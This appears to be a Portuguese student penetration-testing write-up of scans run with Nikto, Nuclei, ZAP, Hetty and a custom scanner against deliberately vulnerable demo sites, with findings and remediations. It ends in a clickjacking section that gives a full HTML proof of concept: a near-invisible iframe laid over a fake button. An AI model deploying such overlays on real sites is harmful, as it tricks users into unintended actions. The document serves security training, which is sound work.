+ Server: Apache-Coyote/1.1
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https:
//developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME ty
pe. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities
/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save file
s on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on
 the web server.
+ /: Web Server returns a valid response with junk HTTP methods which may cau
se false positives.
+ ERROR: Error limit (20) reached for host, giving up. Last error: error read
ing HTTP response
+ Scan terminated: 18 error(s) and 6 item(s) reported on remote host
+ End Time:           2024-05-22 09:30:31 (GMT1) (514 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Resultados:

- Cabeçalho Anti-Clickjacking Ausente: O cabeçalho X-Frame-Options não está presente. Esse cabeçalho é utilizado para proteger contra ataques de clickjacking.

- Cabeçalho de Tipo de Conteúdo Ausente: O cabeçalho X-Content-Type-Options não está configurado. A ausência deste cabeçalho pode permitir que o agente do usuário renderize o conteúdo do site de uma maneira diferente do tipo MIME especificado.

- Diretórios CGI: Nenhum diretório CGI encontrado.
- Métodos HTTP Permitidos: Os métodos GET, HEAD, POST, PUT, DELETE e OPTIONS são permitidos. Notavelmente, os métodos PUT e DELETE podem representar riscos significativos:
1. PUT: Pode permitir que clientes salvem arquivos no servidor web.
2. DELETE: Pode permitir que clientes removam arquivos do servidor web.
- Métodos HTTP Inválidos: O servidor responde validamente a métodos HTTP inválidos, o que pode levar a falsos positivos.
3. Erros Encontrados:
- O limite de erros (20) foi atingido durante a varredura, o que resultou na terminação antecipada do processo. O último erro registado foi um erro na leitura da resposta HTTP.

Nuclei

1. nuclei -target http://demo.testfire.net/

```
┌──(kali㉿kali)-[~]
└─$ nuclei -target http://demo.testfire.net/

                                         __     _
   ____  __  _____/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.2.7

                projectdiscovery.io

[INF] nuclei-templates are not installed, installing...
[INF] Successfully installed nuclei-templates at /home/kali/.local/nuclei-tem
plates
[INF] Your current nuclei-templates v9.8.6 are outdated. Latest is v9.8.6
```

```
[INF] nuclei-templates are not installed, installing...
[INF] Successfully installed nuclei-templates at /home/kali/.local/nuclei-tem
plates
[INF] Your current nuclei-templates v9.8.6 are outdated. Latest is v9.8.6
[INF] Successfully updated nuclei-templates (v9.8.6) to /home/kali/.local/nuc
lei-templates. GoodLuck!
[ERR] Could not parse nuclei-ignore file: yaml: line 9: mapping values are no
t allowed in this context
[INF] Current nuclei version: v3.2.7 (outdated)
[INF] Current nuclei-templates version: v9.8.6 (outdated)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 65
[INF] Templates loaded for current scan: 8005
[INF] Executing 8005 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1484 (Reduced 1403 Requests)
[tls-version] [ssl] [info] demo.testfire.net:443 ["tls10"]
[weak-cipher-suites:tls-1.0] [ssl] [low] demo.testfire.net:443 ["[tls10 TLS_E
CDHE_RSA_WITH_AES_128_CBC_SHA]"]
[tls-version] [ssl] [info] demo.testfire.net:443 ["tls11"]
[weak-cipher-suites:tls-1.1] [ssl] [low] demo.testfire.net:443 ["[tls11 TLS_E
CDHE_RSA_WITH_AES_128_CBC_SHA]"]
[tls-version] [ssl] [info] demo.testfire.net:443 ["tls12"]
[INF] Skipped demo.testfire.net:80 from target list as found unresponsive 30
times
```

Resultados:

Detecção de Versões TLS

A varredura identificou várias versões do protocolo TLS suportadas pelo servidor demo.testfire.net. As seguintes versões e suas respectivas configurações de cifradores foram detectadas:

- TLS 1.0:
  - Cifrador: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
  - Nível de Risco: Baixo
  - Observação: O uso do TLS 1.0 é considerado inseguro e está obsoleto, devendo ser desativado.
- TLS 1.1:
  - Cifrador: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
  - Nível de Risco: Baixo
  - Observação: O uso do TLS 1.1 é também considerado inseguro e está obsoleto, devendo ser desativado.
- TLS 1.2:
  - Detecção confirmada, sem detalhes adicionais sobre cifradores inseguros encontrados.

Responsividade do Servidor

- Porta 443 (HTTPS):
  - O servidor respondeu corretamente às varreduras na porta 443, permitindo a detecção de versões e configurações de cifradores do TLS.
- Porta 80 (HTTP):
  - O servidor demo.testfire.net na porta 80 foi considerado não responsivo após 30 tentativas de conexão. Isso pode indicar que o serviço HTTP não está ativo ou há problemas de conectividade.


Problemas Identificados

1. Configurações Inseguras de SSL/TLS:
   - O suporte para TLS 1.0 e TLS 1.1, juntamente com cifradores fracos, representa um risco de segurança. É recomendado desativar esses protocolos e utilizar versões mais recentes, como TLS 1.2 e TLS 1.3.


2. Servidor HTTP Não Responsivo:
   - A falta de resposta do servidor na porta 80 deve ser investigada para garantir que o serviço esteja funcionando corretamente ou para identificar quaisquer bloqueios ou problemas de configuração.

ZAP


1. zaproxy



Se quisermos saber mais detalhes vamos em alertas, que encontramos informações mais detalhadas sobre os resultados obtidos.



Anteriormente não tinha demostrado, mas com o zap podemos gerar um report



About this report

Report parameters

Contexts

No contexts were selected, so all contexts were included by default.

Sites

The following sites were included:

- `http://demo.testfire.net`

(If no sites were selected, all sites were included by default.)

An included site must also be within one of the included contexts for its data to be included in the report.

Risk levels

Included: `High`, `Medium`, `Low`, `Informational`

Excluded: None

Confidence levels

Included: `User Confirmed`, `High`, `Medium`, `Low`

Excluded: `User Confirmed`, `High`, `Medium`, `Low`, `False Positive`

Summaries

Alert counts by risk and confidence

This table shows the number of alerts for each level of risk and confidence included in the report.

(The percentages in brackets represent the count as a percentage of the total number of alerts included in the report, rounded to one decimal place.)

		Confidence				
		User Confirmed	High	Medium	Low	Total
Risk	High	0 (0.0%)	0 (0.0%)	0 (0.0%)	0 (0.0%)	0 (0.0%)
	Medium	0 (0.0%)	1 (9.1%)	1 (9.1%)	1 (9.1%)	3 (27.3%)
	Low	0 (0.0%)	1 (9.1%)	3 (27.3%)	1 (9.1%)	5 (45.5%)
	Informational	0 (0.0%)	0 (0.0%)	3 (27.3%)	0 (0.0%)	3 (27.3%)
	Total	0 (0.0%)	2 (18.2%)	7 (63.6%)	2 (18.2%)	11 (100%)

Resultados:

Os seguintes alertas foram identificados durante a varredura:

1. Content Security Policy (CSP) Header Not Set:
    - Risco: Médio
    - Confiança: Alta
    - Descrição: A ausência do cabeçalho CSP permite a execução de conteúdo potencialmente malicioso.
    - Requisição: GET http://demo.testfire.net/
2. Missing Anti-clickjacking Header:
    - Risco: Médio
    - Confiança: Média
    - Descrição: Falta do cabeçalho X-Frame-Options ou Content-Security-Policy pode permitir ataques de clickjacking.
    - Requisição: GET http://demo.testfire.net/
3. Absence of Anti-CSRF Tokens:
    - Risco: Médio
    - Confiança: Baixa
    - Descrição: A falta de tokens Anti-CSRF pode permitir ataques de falsificação de solicitação entre sites.
    - Requisição: GET http://demo.testfire.net/
4. Server Leaks Version Information via "Server" HTTP Response Header Field:
    - Risco: Baixo
    - Confiança: Alta
    - Descrição: O servidor divulga a versão no cabeçalho de resposta HTTP, o que pode ser explorado por atacantes.
    - Requisição: GET http://demo.testfire.net/
5. Cookie without SameSite Attribute:

- Risco: Baixo
- Confiança: Média
- Descrição: Falta do atributo SameSite em cookies pode permitir ataques de Cross-Site Request Forgery (CSRF).
- Requisição: GET http://demo.testfire.net/

6. Cross-Domain JavaScript Source File Inclusion:
    - Risco: Baixo
    - Confiança: Média
    - Descrição: Inclusão de arquivos JavaScript de domínios cruzados pode levar à execução de scripts maliciosos.
    - Requisição: GET http://demo.testfire.net/index.jsp?content=personal_investments.htm
7. X-Content-Type-Options Header Missing:
    - Risco: Baixo
    - Confiança: Média
    - Descrição: Falta do cabeçalho X-Content-Type-Options pode permitir a interpretação errada do tipo de conteúdo.
    - Requisição: GET http://demo.testfire.net/
8. Timestamp Disclosure - Unix:
    - Risco: Baixo
    - Confiança: Baixa
    - Descrição: Divulgação de timestamp Unix pode auxiliar atacantes na identificação de versões específicas de software.
    - Requisição: GET http://demo.testfire.net/swagger/swagger-ui-standalone-preset.js
9. Information Disclosure - Suspicious Comments:
    - Risco: Informativo
    - Confiança: Média
    - Descrição: Comentários suspeitos no código fonte podem revelar informações sensíveis.
    - Requisição: GET http://demo.testfire.net/login.jsp
10. Modern Web Application:
    - Risco: Informativo
    - Confiança: Média
    - Descrição: Indicação de que a aplicação é moderna, sem impacto direto na segurança.
    - Requisição: GET http://demo.testfire.net/index.jsp?content=inside.html


11. Session Management Response Identified:
    - Risco: Informativo
    - Confiança: Média

- Descrição: Identificação de mecanismos de gerenciamento de sessão na resposta.
- Requisição: GET http://demo.testfire.net/

Hetty

1./hetty

Após a inicialização do Hetty, foi criado um novo projeto chamado ‘test2’, e então foi gerado o tráfego no site alvo para que a ferramenta pudesse captá-los:



Resultados:

1. Requisições HTTP:
   - Métodos: GET, POST, PUT, DELETE, etc.
   - URLs: Todos os endpoints que o site acessa.
   - Cabeçalhos: Cabeçalhos HTTP que podem incluir informações sobre o navegador, cookies, token de autenticação, etc.
   - Corpo da Requisição: Dados enviados no corpo da requisição, como formulários de login, dados de formulários, JSON, etc.

2. Respostas HTTP:
   - Status Codes: Códigos de resposta HTTP (200, 404, 500, etc.).
   - Cabeçalhos: Cabeçalhos HTTP da resposta, que podem incluir informações sobre cookies, tipo de conteúdo, etc.
   - Corpo da Resposta: O conteúdo da resposta, que pode incluir HTML, JSON, XML, arquivos, etc.

Tipos de dados possíveis de obter:


1. Dados de Autenticação:
   - Cookies de sessão.
   - Tokens de autenticação (por exemplo, JWT).


- Credenciais de login se o formulário de login for interceptado.

2. Informações sobre o Conteúdo do Site:
    - Estrutura HTML das páginas.
    - Dados JSON ou XML utilizados pelo frontend.
    - Arquivos como imagens, CSS e JavaScript.
3. Atividades do Usuário:
    - Interações com formulários (envio de dados).
    - Navegação e chamadas de API realizadas pela aplicação.
4. Dados Sensíveis e Informações Pessoais:
    - Dados enviados em formulários, como nome, endereço, números de telefone, etc.
    - Informações de pagamento, se não forem devidamente protegidas.

Scanner and Patcher

1. python3 Web_scan.py http://demo.testfire.net/





Resultados:

1. Cabeçalhos Vulneráveis (Nikto):
    - Nível de Ameaça: Médio
    - Descrição: Informações sensíveis podem ser expostas através dos cabeçalhos HTTP, revelando a pilha de tecnologia do servidor.
    - Remediação: Restringir o acesso aos serviços e minimizar as informações divulgadas nos cabeçalhos.
2. Ausência do Cabeçalho X-XSS Protection (WhatWeb):
    - Nível de Ameaça: Médio
    - Descrição: A falta deste cabeçalho deixa navegadores antigos vulneráveis a ataques XSS refletidos.
    - Remediação: Atualizar navegadores antigos, já que os navegadores modernos não são afetados.
3. Opções HTTP Inseguras (Nikto):
    - Nível de Ameaça: Baixo
    - Descrição: Certas opções HTTP permitidas podem permitir a manipulação de arquivos no servidor web.
    - Remediação: Desabilitar métodos HTTP PUT e DELETE, a menos que sejam usados por serviços específicos de API REST.
4. Portas Abertas (Nmap):
    - Nível de Ameaça: Baixo
    - Descrição: Portas abertas podem ser exploradas por atacantes para obter informações sobre os serviços em execução.
    - Remediação: Fechar portas de serviços não utilizados e usar firewalls para filtrar portas.
5. Ausência de Firewall de Aplicação Web (Wafw00f):
    - Nível de Ameaça: Médio
    - Descrição: A ausência de um firewall de aplicação web deixa o site vulnerável a injeções de código e outras formas de ataque.
    - Remediação: Implementar um Web Application Firewall (WAF) para proteção contra ataques comuns como XSS e SQLi.
6. Vulnerabilidade ao Ataque Slowloris (Nmap):
    - Nível de Ameaça: Crítico
    - Descrição: O servidor é vulnerável a ataques de negação de serviço (DoS) do tipo Slowloris.
    - Remediação: Usar módulos como mod_antiloris para Apache ou seguir outras recomendações específicas para mitigação.
7. Falta de Suporte a IPv6:
    - Nível de Ameaça: Informacional
    - Descrição: Não ter suporte a IPv6 não é uma vulnerabilidade, mas a implementação de IPv6 é recomendada por questões de segurança e escalabilidade futura.
    - Remediação: Implementar IPv6 conforme as diretrizes.

Exploração de vulnerabilidades:

Clickjacking:

A primeira vulnerabilidade escolhida para ser explorada foi Clickjacking, por que há a ausência do cabeçalho X-Frame-Options.

Descrição da Vulnerabilidade:

A ausência do cabeçalho X-Frame-Options permite que a página seja carregada em um iframe de outra página. Isso pode levar a ataques de clickjacking, onde o usuário é induzido a clicar em elementos invisíveis ou disfarçados, executando ações não intencionadas.


Para a execução, foi preciso criar uma página HTML que carrega a página vulnerável dentro de um iframe:

Código html utilizado na exploração da vulnerabilidade.


```
1. <!DOCTYPE html>
2. <html>
3. <head>
4.     <title>Clickjacking Test</title>
5.     <style>
6.         /* Estilo para esconder o iframe */
7.         iframe {
8.             position: absolute;
9.             top: 0;
10.            left: 0;
11.            width: 100%;
12.            height: 100%;
13.            opacity: 0.1; /* Deixa o iframe quase invisível */
14.            z-index: 2;
15.        }
16.
17.        /* Estilo para o botão falso */
18.        .fake-button {
19.            position: absolute;
20.            top: 50px;
21.            left: 50px;
22.            width: 200px;
23.            height: 50px;
24.            background-color: red;
25.            color: white;
26.            text-align: center;
27.            line-height: 50px;
28.            font-size: 20px;
29.            z-index: 1;
30.        }
31.    </style>
```

```
32. </head>
33. <body>
34.     <div class="fake-button">Clique Aqui</div>
35.     <iframe src="http://testasp.vulnweb.com" frameborder="0"></iframe>
36. </body>
37. </html>
38.
```

Após desenvolver a página, abre-se esta página browser.



Se a vítima clicar na área ‘Clique aqui!’, na verdade estará clicando nos elementos da página vulnerável carregada no iframe, porém neste caso, o próprio browser (FireFox) bloqueou.



Esta é a mensagem que aparece na tela após clicar no clique aqui.

Firefox Can't Open This Page


To protect your security, www.acunetix.com will not allow Firefox to display the page if another site has embedded it. To see this page, you need to open it in a new window.

Cookie Sem Flag HttpOnly

